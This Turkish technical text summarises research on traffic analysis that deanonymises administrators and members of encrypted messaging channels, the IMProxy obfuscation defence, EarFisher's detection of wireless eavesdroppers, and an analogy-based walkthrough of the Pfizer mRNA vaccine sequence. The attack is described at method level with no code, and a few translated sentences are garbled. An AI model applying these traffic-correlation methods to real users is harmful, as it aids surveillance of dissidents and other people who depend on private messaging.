9. Güvenli Mesajlaşma Uygulamalarında Pratik Trafik Analizi

Son yıllarda Telegram, Signal, Whatsapp gibi anlık mesajlaşma (IM-Instant Messaging) uygulamaları çok popüler oldu. Ama ne var ki sosyal ve politik açıdan hassas konuların da aktarımında kullanılan bu tür genel ve özel iletişim kanalları, sürekli olarak devletlerin kontrol ve sansürüne hedef olduğu konuşulmaktadır. Sık kullanılan anlık mesajlaşma servisleri müşterilerini korumak için ileri derecede koruma sağlayacak şekilde şifreleme uygulamaktadır. Bu metinde, ileri düzeyde şifrelemeye rağmen anlık mesajlaşma uygulamalarındaki güvenlik açıkları nedeniyle hassas bilgilerin nasıl sızdırıldığı gösterilecektir. Yapılan çalışmada spesifik olarak, IM içeriğini elde etmeye çalışan saldırgan unsurlar ve bağlı oldukları yöneticilerin belirlenmesini sağlayacak trafik analiz atağı tasarlanmıştır. Baskıcı hükümetlerin IM kanallarını çökertmeye yönelik artan girişimleri göz önüne alındığında bu çalışmanın, IM uygulama kullanıcıları için önemli olduğuna ve gerçek tehdidi ortaya koyduğuna inanılmaktadır.

Telegram, Whatsapp ve Signal gibi anlık mesajlaşma uygulamaları, iletişimi güvenli hâle getirmek için uçtan uca veya uçtan ortaya şifrelemektedir [41]. Bu tür hizmetlere güvenli anlık mesajlaşma (SIM - Secure Instant Messaging) uygulamaları denilmektedir. Bu yazıda, gelişmiş şifreleme yöntemleri kullanılmasına rağmen IM uygulamalarının içeriğini kontrol etmeyi hedefleyen kötü niyetli unsurların hassas bilgileri nasıl sızdırdığına ilişkin bilgi

verilecektir. Özellikle saldırgan unsurlar ve yöneticilerinin, hedef IM iletişimi elde etmek için kullandıkları düşük maliyetli ve yüksek doğruluktaki trafik analiz teknikleri geliştirme kapasitesi kanıtlanacaktır. Bu çerçevede yürütülen trafik analiz atak çalışmasında, güvenlik açıklarından veya daha önce keşfedilenler gibi hatalı bilinen zafiyetlerden yararlanılmamıştır [42]. Söz konusu çalışma, yalnızca kullanıcıların şifrelenmiş IM trafiğini izlemekte ve IM yazılımının güvenli şekilde gerçekleşmesine engel teşkil etmemektedir.

Güvenli Anlık Mesajlaşma Uygulamaları

IM servisleri genellikle iletişimi bir sunucu üzerinden sağlayan merkezi yapıya sahiptir ve çok sayıda iletişim çeşidi mevcuttur. Üç önemli iletişim çeşidi şunlardır:

- Birebir iletişim: İki kişinin birbirleriyle iletişim içinde olması,
- Grup iletişimi: İnsanların grup olarak veya topluluk olarak iletişim içinde olması,
- Kanal iletişimi: Üyeler ile yöneticilerin iletişim içinde olması.

Sonsuz sayıda üye olabilir fakat yönetici az sayıdadır. Üyeler iletişimi gözlemleyebilir, yöneticiler ise buna ilaveten mesaj atma yetkisine sahiptir.

IM'ler bu normal kullanımları dışında hassas nitelikteki siyasi ve sosyal konuların iletilmesinde ve saklanmasında da kullanıldığından hükümetlerin ve kurumların ilgi/gözetim odağında bulunmaktadır. Örneğin, 2017 yılında İran'da hassas içeriğe sahip siyasi konuları paylaşan bir kullanıcı hükümet tarafından tespit edilmiş ve tutuklanmıştır[43]. Bu durum IM servislerinin ne kadar güvenli olduğu konusunu tartışmaya açmaktadır. Bu servislerin olumlu tarafı, içeriğin uçtan uca veya uçtan ortaya şifrelenerek korunmasını sağlamasıdır [41]. Olumsuz tarafı ise trafik modellerine göre bu servislerden bilgi sızdırılma imkânının söz konusu olmasıdır.

Bilgilerin nasıl sızdırılabileceği örnekte gösterilmektedir. Bir iletişim kanalının yöneticisi farklı dizide mesajlar göndermekte ve bu mesajları kabul eden üyeler bulunmaktadır. Bu mesajların farklı çeşitleri trafikte benzer gözükmektedir. Eğer bir kişi iki benzer trafik modelini görürse bu iki trafik modelinin aynı mesaj dizisinden geldiğini fark edebilmekte ve bilgi sızıntısı oluşmaktadır.

Bu durum, trafik tehditlerini araştırma ihtiyacını ortaya çıkarmaktadır. IM servislerinin analizine göre, bu yazılımlarındaki bir hata veya uygulamadaki bir kusur değildir. Bu bir güvenlik açığıdır ve bunun asıl sebebi, IM servislerinin daha fazla kaynak ayırmaktan kaçınmalarından dolayı trafik desenlerini gizli tutamamalarından kaynaklanmaktadır.

Bilgilerin nasıl sızdırıldığını ispat amacıyla geliştirilen trafik analiz atağı hakkında bilgi verecek olursak; bu atağın saldırgan gözetim organizasyonu ve bu saldırganın IM sağlayıcısıyla işbirliği yapmaya ihtiyacı yoktur. Saldırganın amacı katılımcıların kimliğini belirlemek, ayrıca mesajların boyutlarını ve zaman damgalarını kullanarak trafik analizlerini belirlemektir.

Güvenlik Açıkları

Saldırgan, IM sunucularının trafiğine erişmek için üç yöntem kullanabilir.

1. Saldırgan hedef iletişime üye olarak katılabilir ve trafiği gözlemleyebilir.
2. Saldırganın mesaj paylaşmaya yetkisi olabilir ve trafiği gözlemlemekle birlikte veri de iletebilir.
3. En kötüsü ise saldırgan iletişime katılmaz ama burada tanımlanmış üyenin veya yöneticinin birebir iletişimini dinleyebilir.

Geliştirilen saldırıyla ilgili çalışmanın iskeleti dört kısımdan oluşmaktadır:

- IM trafiğini modellemek
- Atak algoritmaları oluşturmak
- Deneyler
- Karşı Önlemler

IM Trafiği Modelleme

Düzenli IM trafikleri için istatiksel model oluşturulur. İlk olarak trafik analiz ataklarında teorik sınırlar elde edilir, sonrasında sentetik IM iletişimi oluşturmak için daha fazla veri toplanır. 20 saat boyunca 1000 Telegram kanalının boyutları, zamanları ve tipleri alınır. Mesaj tiplerinin, mesaj boyutlarının, mesajlar arası gecikmelerin ve iletişim gecikmelerinin aktarım olasılıklarını bulmak için Markov modeli kullanılmaktadır. Bu şekilde deneysel bir dağılım elde edilir. Sonrasında atak algoritmalarını oluşturmak için hipotez testi kullanılır. Bu çalışmada olaya ve şekle dayalı olmak üzere iki tane dedektör tasarlanmıştır.

Atak Algoritmaları

Olaya dayalı dedektör istatiksel modele dayalıdır ve saldırgan hedef kullanıcının ve hedef iletişimin bilgilerini elde edebilmektedir[44]. Olaya bağlı dedektör üç adımdan oluşmaktadır.

- Olay Özütleme: Hedef kanaldaki SIM olaylarının şifrelenmiş paketlerden özütlendiği aşamadır.
- İlişki Fonksiyonu: Bu kısım hipotez testinin uygulandığı, olayların kanal akışı ile kullanıcı akışı arasında yakınlık derecesine göre eşleştirildiği ve analitik sınırların belirlendiği bölümdür[44].

Saldırgan zamanlama ve boyut açısından yakın iki olay arar. Birbirine çok yakın iki olay bulursa, bunlara eşleşme denilmektedir.


- Eşik Değeri ile Karşılaştırma: İlişki fonksiyonunda elde edilen metrik ilişkiye göre eşik değeriyle karşılaştırıldığı bölümdür.

Şekle dayalı dedektör, SIM iletişimlerini trafik şekilleriyle ilişkilendirerek bağlar[44]. Buradaki trafik şekilleri, zaman içerisindeki paket uzunluklarının vektörünü ifade eder. Şekle bağlı dedektör de dört adımdan oluşur.

1. Olay Özütleme: SIM olaylarının ağ trafiğinden özütlendiği aşamadır.
2. Trafik Şekillerini Normalleştirme: Özütlenen olayların trafik barları ile değiştirilerek normalleştirildiği bölümdür.
3. Normalleştirilmiş Trafik Şekillerinin İlişkilendirilmesi: Kanal ve kullanıcı arasındaki iki tane trafik akışının normalleştirilmiş şekillerini korelasyon metriğine göre ilişkilendiren aşamadır.
4. Eşik Değeri ile Karşılaştırılması: Normalleştirilmiş trafik şekillerinin korelasyon metriğine göre ilişkilendirilmesi sonucu ortaya çıkan değerin eşik değeri ile karşılaştırıldığı aşamadır.


Deneyler

Atak algoritmaları tasarlandıktan sonra Telegram, Whatsapp ve Signal üzerinde deneyler yapılmıştır. 500 kanalın modeli kullanılarak 2 ayrı senaryo oluşturulmuştur. İlk senaryo, Telegram kanalının yöneticisini belirlemeyi, ikinci ise belirlenmiş kullanıcının birebir konuşmalarını dinlemeyi amaçlamaktadır.



Şekil 35: Trafikte olaya dayalı algoritmanın performansı.


İlk senaryoda on beş dakikada her iki trafik algoritmasına göre, saldırgan yüzde 94 güvenle ve yanlış pozitif göstermektedir.



Şekil 36: Trafikte şekle dayalı algoritmanın performansı.

Trafik analizi için DeepCorr güçlü bir araçken neden kullanılmamıştır?

İlk olarak DeepCorr, mesajlar arası, paketler arası gecikme ve boyutları için çalışmak amacıyla tasarlanmıştır. DeepCorr kısa trafiklerde iyi sonuçlar için gerekli veriye sahip değildir. İkinci neden IM uygulamalarının trafiği çok sesli değildir ve DeepCorr daha sesli ortamlar için tasarlanmıştır. Bu durum, Şekil 37'de gösterilmiştir [45].




Şekil 37: Olaya dayalı algoritmanın kısa ve uzun trafiklerdeki performansı.

Karşı Önlemler (IMProxy Değerlendirilmesi):


Çalışmada tasarlanan açık kaynak karşı önlem sistemi olan IMProxy'nin kullanımı önerilmektedir. Saldırgan hâlâ atlatma sistemini yüksek güven oranıyla tunneling edebilir. Bu yüzden çalışmada tasarlanan IMProxy'i kullanılacaktır. IMProxy vekil sunucu tabanlı gizleme sistemi olup IM uygulamalarının trafik desenlerini gizlemek için geliştirilmiştir. IMProxy'nin sağlayıcıyla işbirliği içinde olmasına gerek yoktur ve kullanıcıların yerel makinelere yerel vekil sunucuyu indirmeleriyle kullanılabilecektir. IMProxy, trafiği gizlemek için iki algoritma kullanmaktadır. İlk algoritmada mesajların zamanlarına gecikme eklenmekte, diğeri ise mesajların boyutlarını değiştirmek için paketler eklemektedir. İki ana bölümden oluşmaktadır:

Birincisi, yerel makineye indirilen yerel sunucu, ikincisi ise saldırganın gözleyemeyeceği bir alanda bulunan uzak sunucudur.

IMProxy trafikte aşağı ve yukarı akışta farklı şekillerde davranmaktadır. Yukarı akış trafiğinde yönetici kanala yerel sunucudan mesaj gönderdiğinde, yönetim paketleri ses yalıtımını yapacak ve mesajların boyutlarını değiştirecektir. Aşağı yönlü akış trafiğinde ise sunucu yapay paketler ekleyerek olayların zamanlamasını değiştirecektir. Yerel sunucudaki kullanıcı yalıtılmış paketleri kaldıracak ve mesajların gecikmiş versiyonları elde edecektir. Bu durumda saldırgan, trafik desenlerinin modifiye edilmiş sürümlerini görebilecektir. IMProxy'i değerlendirirken gecikme eklemek için Laplace dağılımı ve yapay paketler eklemek için de Tek Biçimli dağılım kullanılacaktır. Bu iki işlem için SOCKS5 sunucusu kullanılacaktır.



Şekil 38: IMProxy kullanılmadan önce olaya dayalı algoritma.



Şekil 39: IMProxy kullanıldıktan sonra olaya dayalı algoritma.

Yukarıdaki tablolara göre sadece yüzde 10 bant genişliğiyle saldırganın güveni yüzde 30 azalmaktadır.

SONUÇ

IM uygulamalarında ileri seviyede şifreleme yapılmasına rağmen bilgi sızıntısı gerçekleşebilmektedir. Bu çalışmada bilgi sızıntısının önüne tam olarak geçilememesinin, gizleme algoritmasının maliyetinden dolayı IM uygulamalarında kullanılmamasından kaynaklandığı gösterilmiştir.

10. Kablosuz Ağ Dinleyicilerinin Tespiti

Kablosuz ağ cihazlarında kullanılan paketlerin dinleyici cihazlarla sinyal seviyesinde doğrudan havadan yakalanarak ele geçirilmesi bu cihazların güvenliği ve gizliliği için büyük tehdit oluşturmaktadır. Bu kritik güvenlik problemine karşı bir makalede [46], kablosuz ağa kulak misafiri (EavesDroppers) olan cihazları tespit edebilen ve onları gerçek alıcılardan (receiver) ayıt edebilen ilk sistem olarak EarFisher çalışması anlatılmaktadır. EarFisher temelde yemleme yöntemiyle bir kablosuz ağ yaratarak dinleme için simüle bir ortam yaratır. Daha sonra bu trafiği kullanarak kablosuz ağa kulak misafiri olanların harekete geçmesini tetikler ve ardından onların elektromanyetik dalgalar olarak tanımlanan bellek EMR'lerini (Electromagnetic Radiations) algılayıp analiz ederek davranışları üzerinden kötü niyetli saldırıyı tespit eder.

Araştırmacıların yapmış olduğu kapsamlı deneyler, EarFisher'ın kablosuz ağ dinleme cihazlarını zayıf sinyal koşullarında bile doğru algıladığını ve sistem belleği iş yüklerinin, yüksek hacimli normal ağ trafiğinin ve bir arada bulunan cihazlar tarafından yayılan bellek EMR'lerinin müdahalesine karşı dirençli olduğunu göstermektedir.

Önemli kriptografik araştırmalar bu tehdidin üstesinden belli bir noktada gelmeyi başarmış olsa da bu çalışmada araştırmacılar, kablosuz kulak misafiri tespitinin fizibilitesini keşfetmek için farklı bir açıdan yaklaşmıştır. Genel anlamda kablosuz ağ zafiyetlerine bakacak olursak, ilk olarak halka açık alanlara (örn. havaalanları, kampüsler, alışveriş merkezleri vb.) hizmet veren kablosuz ağlarda, erişimi kolaylaştırmak için Katman-2 şifreleme genellikle devre dışı bırakılır. İkinci olarak, şifreleme algoritmaları, saldırganların şifreleme anahtarlarını deşifre etmesine olanak tanıyan yan kanal analizine (7, 8, 11, 15, 16, 21, 22) tabidir. Üçüncüsü, bizzat kriptografik protokoller genellikle evrensel olarak benimsenmeden önce tanımlanması zor olan ölümcül zafiyetlerden mustariptir. Örneğin, 2017'de araştırmacılar, WPA2'nin dört yönlü el sıkışmasının, ağ dinleyicilerin şifreleme anahtar zincirlerini tehlikeye atmasına olanak tanıyan anahtar yeniden yükleme (KRACK, Key Reinstallation Attack) saldırısına karşı savunmasız olduğunu ortaya çıkardılar. Zafiyet, 2004 yılında 802.11i'nin piyasaya sürülmesinden bu yana mevcuttu ve milyonlarca Wi-Fi kullanıcısını potansiyel olarak 13 yıldan fazla bir süre gizli dinlemeye maruz bırakmıştı.

Kablosuz ağ dinleyicilerinin tespit edilmesinde temel fikir, başkalarının paketlerini ağ arabirim kartlarına (NIC'ler) bırakan gerçek alıcıların (receiver) aksine, yalnızca gizli dinleyicilerin CPU bellek sistemlerindeki tüm paketleri kullandığı gözlemine dayanır. Bu gözlemden esinlenen araştırmacılar, sanal bir alıcı adresiyle oluşturulmuş yemleme paketlerini ileterek (transmit) kulak misafiri olanları tetikler ve ardından, bu paketleri hafızalarına yazdıklarında elektromanyetik radyasyonlarının (EMR'ler) dalgalanmasını algılayarak kulak misafiri olanları tespit eder. Son araştırmalar, modern belleklerin çok kanallı mimarisinin,


EarFisher'ın algılama aralığını genişletmesine yardımcı olan bellek EMR'sini güçlendirdiğini göstermektedir.

Araştırmacılar, bu çalışmada dört temel zorluğun üstesinden gelmişlerdir. Birincisi, bir ortamda aynı bellek frekansına sahip birden fazla cihaz bir arada bulunduğunda, bunların bellek EMR'leri frekans spektrumunda karışmaktadır ve ayrı ayrı doğru şekilde algılanmaları zorlaşır. İkincisi, işletim sistemlerinin ve uygulamaların bellek iş yükleri yemleme için kullanılan paketlerin aktarımları ile bellek etkinlikleri tesadüfen aynı zamanda meydana geldiğinde, kulak misafiri olanların yanıtlarından ayırt edilmesi zor olan bellek EMR'leri de üretir. Üçüncüsü, çok kanallı mimarinin güçlendirilmesine rağmen, bellek EMR'si hâlâ çok zayıftır ve dinleyicide yeterince güçlü bir tepkiyi tetiklemek için uzun bir süre uyarıcı gerektirir. Dördüncüsü, EarFisher'ın tasarımını ve varlığını bilen kulak misafiri olanlar hafızasını kasıtlı olarak değiştirebilir ve bu da EarFisher'ın tespitini engelleyen güçlü hafıza EMR'si üretir.

EarFisher, bu zorlukların üstesinden gelmek için, farklı cihazların bellek EMR'lerini algılamak ve ayırmak için yeni sinyal işleme algoritmaları kullanır, uyarıcı trafiğini gizler, sistem belleği iş yükleri tarafından üretilen parazit EMR'leri tolere etmek için istatistiksel araç içerir. Kapsamlı deneyler, EarFisher'ın kötü sinyal koşullarında bile kulak misafiri olanları doğru bir şekilde algıladığını ve sistem belleği iş yüklerinin, yüksek hacimli normal ağ trafiğinin ve bir arada bulunan cihazların bellek EMR'lerinin müdahalesine karşı dirençli olduğunu göstermektedir.

EarFisher'ın etkinliğini, 150 metrekarelik bir kapalı alanı izlemek için üç EarFisher sisteminin konuşlandırıldığı gerçek bir test ortamında da gösterilmiştir. Deney sonuçları, EarFisher'ın duvar blokları gibi iç mekân ortamlarının karmaşıklığına rağmen farklı konumlara yerleştirilen gizli dinleyicileri güvenilir bir şekilde algıladığını göstermektedir.

Uyarıcı (stimulus) ağ trafiğinin, gizli dinleyicinin bellek EMR'si üzerindeki etkisini anlamak için, DDR4-2133 bellekle donatılmış dizüstü bilgisayarın 802.11n vericisine kulak misafiri olmak için kullanıldığı bir deney ortamı hazırlanmıştır. Deney, kontrolsüz ağ trafiğinin karışmasını önlemek için temiz bir kanalda gerçekleştirilmiştir. 802.11n verici, her 200 ms'de bir 100 ms UDP akışı gönderecek şekilde yapılandırılmıştır. Daha sonra UDP akış hızı değiştirilerek deney tekrar edilmiştir. 100 ms'lik kayan bir FFT penceresi kullanılarak gizlice dinleyicinin yakınında ölçülen bellek EMR'sinin zamanla değişen genliğini göstermektedir. Şekil 40'ta gösterildiği gibi, kulak misafiri olan kişinin bellek EMR'si, UDP akış hızı sadece 2 Mbps'ye yükseldiğinde net bir tepki modeli gösterir. Yanıt genliği, uyarıcı ağ trafiği oranını daha da artırarak önemli ölçüde artırılabilir.



Şekil 40: EMR değerleri.

Alıcıların, diğer cihazların paketlerini belleğe aktardıkları sürece gizli dinleme yapmaktan mahkûm edilmesini getiren mimari kriterlere dayalı olarak, kulak misafiri olanları gerçek alıcılardan ayırır. Bunun aksine, gerçek alıcılar diğer cihazların paketlerini kablosuz NIC'lere hemen bırakmalıdır.

Şekil 41: EarFisher mimarisi.

Şekil 41'de gösterildiği gibi, EarFisher bir uyarıcı ve bir detektörden oluşur. Uyarıcı (stimulator), uyarı oluşturmak için paketleri değiştiren iki ortak düğümden oluşan kablosuz bir ağdır.

Detektör, uyarıcı düğümlerinden biri tarafından barındırılan ve trafik uyarısı altında bellek EMR'lerinin varyasyonlarını izlemek için kablosuz NIC'le senkronize edilen yazılım tanımlı bir radyo (SDR) kullanarak bellek EMR'sini algılar.

Sonuç olarak, bellek EMR'lerini uyararak ve algılayarak kablosuz kulak misafiri olan cihazları algılayan bir sistem geliştirilmiş bulunuyor. Deney sonuçları, EarFisher'ın zayıf sinyal koşullarına ve normal ağ trafiğinin, sistem belleği iş yüklerinin ve bir arada bulunan cihazların yaydığı parazitli EMR'lerin girişimine rağmen, kulak misafiri olanları doğru bir şekilde algıladığını göstermektedir. EarFisher'ın güvenli kablosuz ağlar oluşturmak için önemli bir katman sağladığı görülmektedir.

11. COVID Aşısı Üzerine Tersine Mühendislik

2020 başlarından itibaren tüm dünyayı etkisi altına alan SARS-CoV-2 virüsünün sebep olduğu COVID-19 hastalığı için geliştirilen birçok aşı mevcuttur. Bunlardan tozinameran olarak da bilinen BioNTech/Pfizer aşısı acil durumlar ve genel kullanım için yetki alan ilk aşı olmuştur. Bir araştırmada bu aşının Dünya Sağlık Örgütü tarafından paylaşılan "kaynak kodu" analiz edilmektedir[47].

Aşının kaynak kodu ifadesi kulağa tuhaf gelebilmektedir ancak aşı üretimi aslında bir mRNA dizisinin (kaynak kodunun) bir DNA yazıcısına yüklenip gerçek DNA moleküllerinin üretilmesiyle sağlanmaktadır. Örneğin aşağıdaki Şekil 42'de BioNTech/Pfizer aşısının mRNA dizisinin ilk 500 karakterlik kısmı gösterilmektedir.

WHO
International Nonproprietary Names Programme
9/2020


Sequence / Séquence / Secuencia

```
GAGAAΨAAAC ΨAGΨAΨΨCΨΨ CΨGGΨCCCCA CAGACΨCAGA GAGAACCCGC   50
CACCAΨGΨΨC GΨGΨΨCCΨGG ΨGCΨGCΨGCC ΨCΨGGΨGΨCC AGCCAGΨGΨG  100
ΨGAACCΨGAC CACCAGAACA CAGCΨGCCΨC CAGCCΨACAC CAACAGCΨΨΨ  150
ACCAGAGGCG ΨGΨACΨACCC CGACAAGGΨG ΨΨCAGAΨCCA GCGΨGCΨGCA  200
CΨCΨACCCAG GACCΨGΨΨCC ΨGCCΨΨΨCΨΨ CAGCAACGΨG ACCΨGGΨΨCC  250
ACGCCAΨCCA CGΨGΨCCGGC ACCAAΨGGCA CCAAGAGAΨΨ CGACAACCCC  300
GΨGCΨGCCCΨ ΨCAACGACGG GGΨGΨACΨΨΨ GCCAGCACCG AGAAGΨCCAA  350
CAΨCAΨCAGA GGCΨGGAΨCΨ ΨCGGCACCAC ACΨGGACAGC AAGACCCAGA  400
GCCΨGCΨGAΨ CGΨGAACAAC GCCACCAACG ΨGGΨCAΨCAA AGΨGΨGCGAG  450
ΨΨCCAGΨΨCΨ GCAACGACCC CΨΨCCΨGGGC GΨCΨACΨACC ACAAGAACAA  500
```

Şekil 42: BioNTech/Pfizer aşısının ilk 500 karakteri.

Şekil 43'teki gibi bir makineden çok az miktarda DNA üretimi sağlanır ve birçok biyolojik ve kimyasal işlemden sonra aşıyı meydana getiren RNA elde edilir. Örneğin 30 mikrogramlık bir aşı dozunda aslında 30 mikrogramlık RNA bulunmaktadır. Ayrıca mRNA'nın hücrelere girebilmesini sağlayan akıllı bir yağ paketleme sistemi de vardır.


Şekil 43: DNA printer.



Şekil 44: DNA hata onarımı.

0 ve 1 leri kullanan bilgisayarlara benzer şekilde DNA da genetik bilgiyi ifade edebilmek için Adenin, Sitozin, Guanin, Urasil/Timin (A, C, G ve U/T) nükleotidlerini kullanır. 4 adet nükleotid için 2 bit kullanımı yeterli olmaktadır. Bilgisayarlarda veri depolama birimi olarak 8 bitlik (1 byte) yapılar kullanılırken, DNA ve RNA 6 bit ile ifade edilebilecek üçlü nükleotid yapılarını (kod, kodon) kullanmaktadır. Bu da $2^6 = 64$ farklı kodon anlamına gelmektedir.


DNA zinciri flash belleğin biyolojideki karşılığı gibi çalışarak güvenilir ve yedekli bir şekilde veriyi saklar. Genetik kod saklanırken A ile T, C ile G bağlantı kurar. Örneğin G nükleotidinin karşısındaki C hasar gördüğünde tamir mekanizması çalışarak DNA onarımını sağlar (Şekil 44). Ayrıca kromozomlarda da genetik kod bilgisayarlardaki yedek veri sunucularına (RAID 1) benzer şekilde kopyalarılya beraber tutulmaktadır. Ancak erkek cinsiyet kromozomları (XY) yedekli olmadığı için bu kromozomlardaki rahatsızlıklar kadınlara oranla daha fazla görülmektedir (Şekil 45). Örneğin erkekler renk körlüğü hastalığıyla 16 kat daha fazla karşılaşmaktadır.



Şekil 45: Kromozom hata onarımı.

RNA ise DNA'nın hafızada duran, geçici versiyonu gibi çalışmaktadır. Bu anlamda bilgisayar terminolojisindeki RAM'in yerini tutar. Flash bellek gibi çalışan DNA'nın aksine RNA çok daha hassas olduğu için aşılar oldukça soğuk derin dondurucularda saklanmaktadır.

Aşı, bağışıklık sistemine onu hasta etmeden bir patojenle nasıl savaşması gerektiğini öğretir. Yapılmasında ölü ya da zayıflatılmış virüsler kullanıldığı için aşının başarılı olabilmesi için oldukça fazla vakit ve şans gerekir. mRNA aşısı ise SARS-CoV-2 "Spike" proteinini tanımlayan bir genetik materyali hücrelere gönderir ve bu materyal de bağışıklık sistemini tetikleyerek güçlü bir savunma mekanizması oluşturulmasını sağlar.



Şekil 46: BioNTech/Pfizer aşısının yapısı.

Dünya Sağlık Örgütü'nün verdiği yapı (Şekil 46) ile başlanacak olursa cap (Şekil 47) aynı Windows çalıştırılabilir dosyalarındaki "MZ" gibi, ilk iki nükleotidi (GA) temsil eder. Bu kısmın bir fonksiyonu da kodun hücre çekirdeğinden geldiğini belirtmektir. Aşıda kod hücre çekirdeğinden gelmemesine rağmen doğru bilgi yerine bu nükleotidler kullanıldığı için hücreyi alarm durumuna geçirmeden kodun yıkımı engellenebilmektedir. 5′-UTR kısmı ise okumanın başladığı yer olup 3′-UTR kısmında okuma tamamlanmaktadır.

```
GAAΨAAACΨAGΨAΨΨCΨΨCΨGGΨCCCCACAGACΨCAGAGAGAACCCGCCACC
```

Şekil 47: Aşıdaki "cap" ve "5′-UTR".

RNA hayatın yapıtaşı olan proteinlerin üretiminde kullanılır. Hücreler bu işlem için ribozom denilen ve aynı 3D yazıcı gibi çalışan sistemleri kullanır. Ribozomun çalışabilmesi için RNA'nın tam üzerine yerleşmesi gerekir. Bu sebeple 5′-UTR kısmı ribozomun üzerine oturabileceği bir alan oluşturur. Ayrıca bu kısım protein sentezinin ne zaman başlaması gerektiğine dair (örneğin aşıda "hemen başla" kullanılmaktadır) "meta-veri" içerir.

Kaynak kod incelendiğinde bahsedilen nükleotidlerin aksine, ilginç bir şekilde U yerine Ψ kullanılmaktadır. Oldukça güçlü bir anti-virüs sistemi kullanan vücut dışarıdan gelen RNA'yı kabul etmeden önce yok etmeye çalışır. Aşı için bu bir problem teşkil etmez çünkü aşı RNA'sının hücrelerin içine girmesi arzu edilir. U yerine modifiye edilmiş versiyonu Ψ (1-methyl-3′-pseudouridylyl) [48] kullanıldığında bağışıklık sistemi geçişe izin vermektedir. Bilgisayar sistemlerindeki "encoder" (kodlayıcı) gibi çalışan bu yöntemle güvenlik duvarını aşmak mümkün olmaktadır.

Son olarak aşıda "sig" ile ifade edilen sinyal peptid dizisi (Şekil 48), ribozomda protein sentezi yapıldıktan sonra proteinin yönlendireceği bir nevi adres bilgisini içerir. Örneğin aşıda proteinin hücreden "endoplazmik retikulum" üzerinden çıkacağı belirtilmektedir. Virüs ile aşı arasında bazı farklılıklar göze çarpmaktadır. (Görselde kıyaslamanın kolay olabilmesi için Ψ yerine U kullanılmıştır). Hatırlanacağı üzere 64 farklı kodon üretimi mümkündür ancak sadece 20 farklı amino asit mevcuttur [49]. Bu da bazı kodonların aynı amino asitle eşlendiği anlamına gelir. Araştırmalarda gösterildiği üzere daha fazla G ve C bulunduran RNA'lar daha verimli bir şekilde proteine dönüştürülmektedir. Bu sebeple bu aşıda, aynı proteini üretecek daha fazla G ve C barındıran diğer kodonlar kullanılmaktadır.

```
          3  3  3  3  3  3  3  3  3  3  3  3  3  3  3  3
Virüs  : AUG UUU GUU UUU CUU GUU UUA UUG CCA CUA GUC UCU AGU CAG UGU GUU
Aşı    : AUG UUC GUG UUC CUG GUG CUG CUG CCU CUG GUG UCC AGC CAG UGU GUG
               !  !  !  !  ! ! ! !    !  !  !  !  !          !
```

Şekil 48: Aşıdaki "sig".

